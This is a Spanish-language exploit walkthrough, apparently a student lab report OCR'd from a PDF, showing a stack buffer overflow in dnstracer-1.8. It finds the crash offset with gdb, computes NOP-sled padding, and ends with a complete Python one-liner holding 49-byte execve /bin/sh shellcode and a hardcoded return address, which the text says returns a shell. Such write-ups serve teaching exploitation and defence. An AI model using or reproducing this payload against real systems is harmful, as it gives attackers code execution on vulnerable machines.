
López Fernández Servando Miguel


Inyección de una shell en programa dnstracer-1.8

El primer paso es verificar con cuantos bytes podemos causar un Segmentation fault.




En la imagen notamos que el número con el que sucede es 1053.

A continuación debemos probar que se esté escribiendo información en la dirección de memoria de retorno de la función. Para esto entraremos a gdb y revisaremos los registros.




Después de correr el programa con esa entrada y de detener la ejecución inmediatamente después del terminar strcpy observamos que en la dirección de retorno existe un 0x42424242, esto indica que se realizaron bien los cálculos y que mediante ese offset podremos cambiar la dirección de retorno.

A continuación debemos descubrir en qué dirección de la pila se encuentra el inicio de la cadena que inyectamos, para esto ejecutaremos la siguiente instrucción.



Está instrucción mostrara 1000 bytes de la pila, y nos permitirá determinar la dirección de inicio de nuestra cadena, el indicador de esta será una sucesión de bytes con el código 41.



Con esto ya sabremos qué valor colocar en la dirección de memoria que almacena los 0x42424242(la dirección de retorno).

Para asegurar que se ejecute correctamente nuestra shell recorreremos un poco el valor que inyectaremos en la dirección de retorno.

Primero pondremos un valor arbitrario para tener una ventana de error, es decir colocaremos una seria de nops(\x90). El valor será 600.

Después irá nuestra shell, está tiene un tamaño de 49 y al final complementaremos con nops y con la dirección de retorno.

600+49+y = 1053
y=404

Con el cálculo anterior determinaremos los valores exactos para que nuestra inyección funcione, ahora solo queda poner una dirección de retorno más baja que la del inicio de la cadena que inyectamos, es decir, xdir < 0xbfffeb00. Esta dirección también debe estar dentro de los primeros 600 nops.

La cadena a inyectar será la siguiente:

*python -c 'print "\x90"*600 +*
*"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x4b\x4b\x4b\x4b" + "\x90"*404 + "\xc0\xec\xff\xbf"'*

Después de inyectarla nos devuelve una shell.